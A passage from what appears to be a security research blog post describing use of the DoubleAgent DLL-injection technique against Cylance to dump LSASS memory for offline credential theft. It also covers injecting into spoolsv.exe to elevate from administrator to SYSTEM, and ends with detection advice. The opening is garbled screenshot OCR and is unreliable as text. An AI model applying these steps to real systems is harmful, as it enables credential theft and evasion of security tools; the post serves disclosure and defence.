sapi.dl U publeAgentDli.dl mapi.dl Nrte.dl N Vute.dl N	NS Client API DLL Mcrosoft Deektop Window M Mcrosoft DirectX Typography Commit Charge: 18.73% → This PC → Local Dir Name ■ MpCmdRu	Manag y Serv Process isk (C:) un	Microsoft Corporation Microsoft Corporation Microsoft Corporation ses: 100 Physical U > Windows > Te Date modified 3/6/2020 4:35 F	n C:\\ C:\\ n C:\\ Jsage: 22.43* emp I Typ PM Text	Windows \System3; Windows \System3; Windows \System3; Windows \System3; %	21dnsapi dl 21DoubleAgentDi dl 21dwmapi.dl 21DWrite dl 20DWrite dl Search Temp		م م		
agi dl [ ubleAgentDl.dl] mapi dl l Nrte dl l PU Usage: 21.68%   Temp ← → × ↑	NS Client API DLL Mcrosoft Deektop Window M Acrosoft DirectX Typography Commit Charge: 18.73% This PC > Local Dir Name	Manag y Serv Process isk (C:) un	Microsoft Corporation Microsoft Corporation Microsoft Corporation ses: 100 Physical U > Windows > Te Date modified	n C:\\ C:\\ n C:\\ Jsage: 22.43* emp I Typ PM Text	Windows \System3; Windows \System3; Windows \System3; Windows \System3; %	2 dnsapi dl 20 Double Agent Di dl 21 Dwite dl 21 DWite dl 2 Search Temp Size		م م		
aapi.dl ( uubleAgentDl.dl mapi.dl ) Nite.dl ) PU Usage: 21.68% ( Temp ← → ✓ ↑ [ # Quick access Desktop	NS Client API DLL Mcrosoft Deektop Window M Mcrosoft DirectX Typography Commit Charge: 18.73% → This PC → Local Dir Name ■ MpCmdRu	Manag y Serv Process isk (C:) un b	Microsoft Corporation Microsoft Corporation Microsoft Corporation ses: 100 Physical U > Windows > Te Date modified 3/6/2020 4:35 F	n C:\\ n C:\\ n C:\\ Jsage: 22.43 mp I Typ PM Ted PM Ted	Windows\System3; Windows\System3; Windows\System3; Windows\System3; % 200 00 t Document	2 drisapi dl 20 Double Agent Di dl 21 DWitte dl 21 DWitte dl 5 Search Temp Size 25 KB		م م		
api dl ( ubleAgentDl dl mapi dl 1 Vite dl 1 U Usage: 21.68% 1 Temp ← → ✓ ↑ ✓ Quick access Desktop	NS Client API DLL Microsoft Deektop Window M Microsoft DirectX Typography Commit Charge: 18.73% → This PC → Local Dir Marce MpCmdRk MpCmdRk MpSgStut tem3EAAt tem3EAAt	Manag y Serv Process isk (C:) un b tmp	Microsoft Corporation Microsoft Corporation Microsoft Corporation Ses: 100 Physical U Windows > Tec Date modified 3/6/2020 4:35 F 3/6/2020 2:39 F 3/3/2020 4:16 / 3/2/2020 8:26 F	n C:\\ C:\\ n C:\\ n C:\\ JJsage: 22,43' Jmp I Jyp PM Ted PM Ted AM TM PM TM	Windows System3 Windows System3 Windows System3 % * * * * * * * * * * * * * * * * * *	2 dnapi dl 20 ouble Agent Di dl 20 Winte dl 20 Winte dl 5 Search Tem Size 25 KB 11 KB			Windows	
api dl ( ubleAgentDl dl mapi dl ) Vite dl ) U Usage: 21.68% ( Temp ← → ~ ↑ [ # Quick access Desktop ↓ Downloads	NS Client API DLL Microsoft Deektop Window M Microsoft DirectX Typography Commit Charge: 18.73% → This PC → Local Dir Marce MpCmdRk MpCmdRk MpSgStut tem3EAAt tem3EAAt	Manag y Serv Process isk (C:) un b tmp tmp ff.dmp	Microsoft Corporation Microsoft Corporation Microsoft Corporation Ses: 100 Physical U > Windows > Tec Date modified 3/6/2020 4:35 F 3/6/2020 2:39 F 3/3/2020 4:16 J	n C:\\	Windows System3 Windows System3 Windows System3 Windows System3 * * * * * * * * * *	2 dnapi dl 20 ouble Agent Di dl 21 Dwite dl 22 Dwite dl 25 KB 11 KB 1 KB		Activate	Windows	

The DoubleAgent DLL was injected into Cylance and created a dump of LSASS.

Even if CylanceUI.exe appears to be running under the context of the user *Masteramsi*, the process restarted itself when spawned with administrative rights. Cylance probably applies the principle of least privilege, and attempts to prevent privilege escalation by doing so. However, the original process initially running as a high-privilege user still produced a valid LSASS dump. Afterwards, when attempting to copy the dump to another location to extract credentials offline, the following error message popped up:

👒 File In Use			-		×
The action o	an't be completed bec	ause the file is open i	n Cylan	ceUI.exe	
Close the file	e and try again.				
	trythisstuff.dmp Type: DMP File Size: 40.6 MB Date modified: 3/6/20	)20 4:48 PM			
		Try Again	(	Cancel	
O More de	etails				

Error message when attempting to copy a file opened in another process.

Remember the part about DllMain and issues when calling "unstable" functions? The initialization of the DLL may not have finished, and might be stuck in a deadlock or dependency loop. A handle on the dump remains open and therefore access to the file is prohibited. This does not really matter since copying the dump is simply a matter of killing the CylanceUI.exe process again.

### Not only AVs

If code cannot be run from within an AV/EDR-related process, any other Windows executable can be used. For example, the Printing Spooler Service run by spoolsv.exe has SYSTEM permissions by default. The action of killing this process can be performed by an authenticated user with administrative rights, and the process ultimately restarts as SYSTEM. DoubleAgent can also successfully be injected into spoolsv.exe. Tweaking the PoC can allow elevating privileges from admin to SYSTEM, which is an alternative to using PsExec if it is being flagged.

### Conclusion

While the technique presented in this blog post is far from new, to our knowledge no one previously demonstrated its capability by implementing a weaponised Proof-of-Concept. The number of times the GitHub project has been starred and forked, suggests that many threat actors probably already use an armed PoC. Investigating this technique revealed that several AV/EDR providers still lack proper detection, whether through static or dynamic analysis. However, proper monitoring solutions may catch the succession of event IDs for the T1183 MITRE technique and block the registry writes that enable for DoubleAgent to masquerade Windows processes.